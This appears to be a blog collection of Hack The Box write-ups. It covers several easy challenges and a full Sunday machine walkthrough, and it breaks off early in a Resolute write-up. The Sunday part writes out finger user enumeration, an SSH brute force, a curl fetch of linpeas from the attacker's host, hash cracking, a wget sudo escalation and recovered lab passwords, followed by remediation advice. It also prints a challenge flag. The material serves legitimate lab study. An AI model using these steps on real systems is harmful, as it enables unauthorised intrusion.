kami@kali:~$ journalctl
-
Extraterrestrial Persistence writeup
Extraterrestrial Persistence writeup
Challenge name: Extraterrestrial Persistence
Difficulty: Very Easy
Challenge Scenario: There is a rumor that aliens have developed a persistence mechanism that is impossible to detect. After investigating her recently compromised Linux server, Pandora found a possible sample of this mechanism. Can you analyze it and find out how they install their persistence?
Link: https://app.hackthebox.com/challenges/Extraterrestrial%2520Persistence?tab=play_challenge
Machine IP: NA
Downloaded the file Extraterrestrial_Persistence.zip. Unzipped it. There is a persistence.sh file. Read that.

The base64 was the most interesting of this. Decoded it myself and I got the flag.

GG
-
Trapped Source writeup
Trapped Source writeup
Challenge name: Trapped Source
Difficulty: Very Easy
Challenge Scenario: Intergalactic Ministry of Spies tested Pandora’s movement and intelligence abilities. She found herself locked in a room with no apparent means of escape. Her task was to unlock the door and make her way out. Can you help her in opening the door?
Link: https://app.hackthebox.com/challenges/Trapped%2520Source?tab=play_challenge
Machine IP: 154.57.164.75:30894
Navigated to the site. Shows us a locked keypad.

Checked sourcecode and we see the pin 6794.

Put that in and we got the flag.
GG
-
Reversal writeup
Reversal writeup
Challenge name: Reversal
Difficulty: Easy
Challenge Scenario: A dark incantation was written backward in a spellbook. Reverse the cursed words to reveal their true meaning.
Link: https://app.hackthebox.com/challenges/Reversal?tab=play_challenge
Machine IP: 154.57.164.79:32007
Navigated to the site. Using programming it asks us to flip a given string. Googled how to reverse text with Python as I haven’t touched programming in a while and we got the flag. This is the code I used.


GG
-
SpookyPass
SpookyPass writeup
Challenge name: SpookyPass
Difficulty: Easy
Challenge Scenario: All the coolest ghosts in town are going to a Haunted Houseparty – can you prove you deserve to get in?
Link: https://app.hackthebox.com/challenges/SpookyPass?tab=play_challenge
Machine IP: NA
Downloaded the file SpookyPass.zip.
Unzipped it.
unzip SpookyPass.zip

Cd’ed into it. Saw a file pass. Read it and we can see a password and flag.

HTB{un0bfu5c4t3d_5tr1ng5}
GG
-
Sunday writeup
Sunday writeup
Box name: Sunday
Difficulty: Easy
OS: Solaris
Overview: Sunday is a fairly simple machine, however it uses fairly old software and can be a bit unpredictable at times. It mainly focuses on exploiting the Finger service as well as the use of weak credentials.
Link: https://app.hackthebox.com/machines/Sunday?sort_by=created_at&sort_type=desc
Machine IP: 10.129.31.172
Ran rustscan to scan the machine.
rustscan -a 10.129.31.172 –ulimit 5000 -b 2000 — -A -Pn

I have never seen port 79 before. Decided to look it up on hacktricks and there are some notes on it https://hacktricks.wiki/en/network-services-pentesting/pentesting-finger.html. Read through that and looks like there may be usernames we can grab, along with other information. Ran finger-user-enum.
perl ~/fknhack/finger-user-enum-1.0/finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -t 10.129.31.172


Interesting users are root, sammy and sunny. I checked out the http server 6787 but bad request. Looks like nothing comes from this.

Ssh is strangely on another port. Tried bruteforcing with hydra but that wasn’t working. Tried medusa and it started running.
medusa -h 10.129.31.172 -n 22022 -u sunny -P /usr/share/wordlists/rockyou.txt -M ssh -f
It ended up finding sunday as the password which I should’ve just guessed…

Sunny:sunday
We can ssh in successfully.

User.txt is in sammy’s /home though but we don’t have her credentials yet.
Ran sudo -l for a quick win and we can run something called troll. I hope this isn’t bait.

Tried googling and looking it up on gtfobins. Ran it too.

It looks like I got trolled. I’ll throw linpeas on the machine. Ran httpserver.
sudo python3 -m http.server
Downloaded it to the machine in /tmp. Made it executable then ran it.
curl http://10.10.16.147:8000/linpeas.sh -o linpeas.sh

Since this is Solaris though the output is mostly junk. When moving to /tmp though I noticed a /backup. Reading those files it looks like it’s a backup of the hashes.

Put her hash in hash.txt. As this is sha256crypt we try to crack it with hashcat with module 7400.
hashcat -m 7400 hash.txt /usr/share/wordlists/rockyou.txt

Sammy:cooldude!
SShed into sammy and grabbed the flag.


Ran sudo -l and we have wget as root.

Checked out what we can do using gtfobins https://gtfobins.org/gtfobins/wget/#shell. And following those steps gets us root.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 79 (Finger), 111 (RPC), 6787 (HTTP), and 22022 (SSH). Port 79 was unfamiliar so researched it on HackTricks. The HTTP server on 6787 returned a bad request. SSH was running on a non-standard port.
rustscan -a 10.129.31.172 –ulimit 5000 -b 2000 — -A -Pn
2 – Finger service user enumeration Used finger-user-enum with a large username wordlist against the Finger service and identified three valid users: root, sammy, and sunny.
perl finger-user-enum.pl -U /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt -t 10.129.31.172
3 – SSH brute force and initial access Attempted brute forcing with Hydra but it was unreliable. Switched to Medusa against the sunny account using rockyou on the non-standard SSH port and recovered the password. SSH’d in as sunny.
medusa -h 10.129.31.172 -n 22022 -u sunny -P /usr/share/wordlists/rockyou.txt -M ssh -f
Credentials recovered: sunny:sunday
4 – Hash recovery from backup file User.txt was in sammy’s home directory and was not accessible as sunny. Ran sudo -l and found access to a troll binary which did nothing useful. Uploaded and ran LinPEAS but output was mostly noise on Solaris. While navigating to /tmp found a /backup directory containing a shadow file backup with sammy’s password hash.
5 – Hash cracking and lateral movement Identified the hash as sha256crypt and cracked it with Hashcat. SSH’d in as sammy and retrieved user.txt.
hashcat -m 7400 hash.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: sammy:cooldude!
6 – Privilege Escalation – wget sudo abuse Ran sudo -l as sammy and found wget could be run as root. Used the GTFOBins wget technique to escalate to root and retrieved root.txt.
Key Takeaways
- Finger service exposing valid usernames – The Finger service on port 79 allowed unauthenticated enumeration of valid system users including root, sammy, and sunny. The Finger service is a decades-old protocol with no place on modern systems and must be disabled on all hosts.
- Weak SSH password brute forced with rockyou – Sunny’s SSH password was the word sunday, matching the box name and trivially guessable. Weak passwords on SSH-accessible accounts are critical findings. Password-based SSH authentication must be replaced with key-based authentication and accounts must use strong randomly generated passwords.
- Shadow file backup readable by a low-privilege user – A backup of the shadow file was stored in /backup and was readable without root privileges, exposing password hashes for all backed-up accounts. Shadow file backups must be stored with the same restrictions as the live shadow file and must be readable only by root.
- Weak password crackable with rockyou – Sammy’s password was in the rockyou wordlist and cracked quickly from a sha256crypt hash. All user passwords must meet complexity requirements that make dictionary attacks impractical regardless of the hashing algorithm in use.
- wget sudo rule enabling privilege escalation – Sammy could run wget as root, which GTFOBins documents as a reliable privilege escalation path. Sudo rules must be reviewed against GTFOBins before deployment and any rule granting file download or output redirection capabilities as root must be considered equivalent to full root access.
- SSH running on a non-standard port – SSH was listening on port 22022 rather than the standard port 22. Non-standard ports provide no meaningful security benefit and obscure the service from standard monitoring and scanning tools used by defenders.
Remediation
[Immediate] Disable the Finger service Remove or disable the Finger daemon immediately and block port 79 at the host firewall and network perimeter. The Finger protocol provides no operational value on modern systems and exposes user enumeration capabilities to any unauthenticated host.
[Immediate] Remove the wget sudo rule Delete the sudoers entry allowing sammy to run wget as root immediately. Audit all sudo configurations across the environment for similar entries granting file transfer, download, or output redirection capabilities as root and remove any that are not explicitly required with a documented justification.
[Immediate] Restrict access to shadow file backups Set the /backup directory and all files within it to be readable only by root. Audit all backup locations across the system for sensitive files including shadow, passwd, and credential stores. Implement a backup policy that applies the same access controls to backup copies as to the originals.
[Immediate] Enforce key-based SSH authentication Disable password-based SSH authentication by setting PasswordAuthentication no in the SSH configuration. Require all users to authenticate with SSH keys. Rotate all accounts where passwords have been recovered and enforce strong randomly generated passwords as a minimum on any system where password auth cannot be immediately disabled.
[Short-term] Enforce strong passwords across all accounts Both sunny and sammy had passwords that were crackable with rockyou. Enforce a password policy requiring a minimum of 14 characters with complexity for all accounts. Audit existing passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Decommission legacy services and implement a hardening baseline Solaris systems running legacy services like Finger are frequently overlooked in hardening programs. Define a hardening baseline covering service minimization, SSH configuration, backup file permissions, sudo policy, and password requirements. Include legacy and non-Linux Unix systems in the scope of regular vulnerability scans and penetration tests.
- Finger service exposing valid usernames – The Finger service on port 79 allowed unauthenticated enumeration of valid system users including root, sammy, and sunny. The Finger service is a decades-old protocol with no place on modern systems and must be disabled on all hosts.
-
Resolute writeup
Resolute writeup
Box name: Resolute
Difficulty: Medium
OS: Windows
Overview: Resolute is an easy difficulty Windows machine that features Active Directory. The Active Directory anonymous bind is used to obtain a password that the sysadmins set for new user accounts, although it seems that the password for that account has since changed. A password spray reveals that this password is still in use for another domain user account, which gives us access to the system over WinRM. A PowerShell transcript log is discovered, which has captured credentials passed on the command-line. This is used to move laterally to a user that is a member of the DnsAdmins group. This group has the ability to specify that the DNS Server service loads a plugin DLL. After restarting the DNS service, we achieve command execution on the domain controller in the context of NT_AUTHORITY\SYSTEM.
Link: https://app.hackthebox.com/machines/Resolute?sort_by=created_at&sort_type=desc
Machine IP: 10.129.96.155
Ran rustscan on the target.
rustscan -a 10.129.96.155 –ulimit 5000 -b 2000 — -A -Pn
